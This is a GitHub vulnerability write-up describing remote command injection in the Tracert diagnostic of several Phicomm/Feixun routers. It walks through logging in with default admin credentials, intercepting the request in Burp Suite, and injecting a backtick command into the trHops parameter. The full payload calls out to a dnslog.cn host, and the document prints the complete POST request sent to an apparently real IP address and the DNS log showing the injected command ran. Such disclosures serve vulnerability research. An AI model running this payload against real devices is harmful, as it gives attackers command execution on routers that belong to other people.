SLoSnow9879 / **Phicomm_Router** Public

Code Issues Pull requests Actions Projects Security Insights

main

Phicomm_Router / **Tracert_2.md**

SLoSnow9879 Update Tracert_2.md History


1 contributor

```
16 lines (10 sloc) | 921 Bytes
```

The FIR151B A2、FIR302E A2、FIR300B A2 and so on routers has remote command execution

1. Login feixun FIR151B A2 router by default password admin /admin

2. Find the system tool → system diagnosis → Tracert → IP address / domain name. There is remote command execution at Tracert




System diagnostics

You can use Ping or Tracer command to test connectivity between the router and other hosts.

Parameter settings

Selection:	○ Ping ● Tracert
IP address / domain name:	8.8.8.8
Number of Ping packages:	4 (1-50)
Ping packet size:	64 (64-1472)
Tracert hops:	20`ping -c (1-30)

Diagnostic results



```
<input type="hidden" name="action_mode" value>
<input type="hidden" name="next_page" value=
"sysDiag.html">
<input type="hidden" name="current_page" value=
"sysDiag.html">
▼<table class="table01">
  ▼<tbody>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    ▶<tr>…</tr>
    ▶<tr style="display:none;">…</tr>
    ▼<tr>
        <td nowrap>Tracert hops:</td>
      ▼<td>
          <input class="text" id="trHops" maxlength="2"
          size="5" name="trHops" value="20`ping -c 3
          abcdef.r4y19h.dnslog.cn`" autocomplete="off"> ==
          "(1-30)"
        </td>
      </tr>
    </tbody>
  </table>
  <br>
▶<table class="table01">…</table>
  <br>
▶<div class="buttondiv">…</div>
</form>
</td>
▶<td align="center" valign="top" class="right">…</td>
</tr>
</tbody>
</table>
</body>
```


```
… body table tbody tr td #Diagnosis table tbody tr td input#trHops.text
```

```
element.style {
}
input {                                    style.css:399
```

3. Enter the website IP at the IP address / domain name, for example: 8.8.8.8

4. Click Start diagnosis


5. Use burpsuite intercept and change trHops argument to 20`ping -c 3 abcdef.r4y19h.dnslog.cn`, forward this request



```
POST /management.cgi HTTP/1.1
Host: 82.78.164.145:30005
Content-Length: 102
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://82.78.164.145:30005
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://82.78.164.145:30005/sysDiag.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

action_mode=apply&next_page=sysDiag.html&current_page=sysDiag.html&doType=1&pingAddr=8.8.8.8&trHops=20`ping -c 3 abcdef.r4y19h.dnslog.cn`
```

6. See the dnslog results, The command has been executed successfully



r4y19h.dnslog.cn

DNS Query Record	IP Address	Created Time
abcdef.r4y19h.dnslog.cn	82.76.252.74	2022-07-26 12:42:08
abcdef.r4y19h.dnslog.cn	82.76.252.74	2022-07-26 12:42:08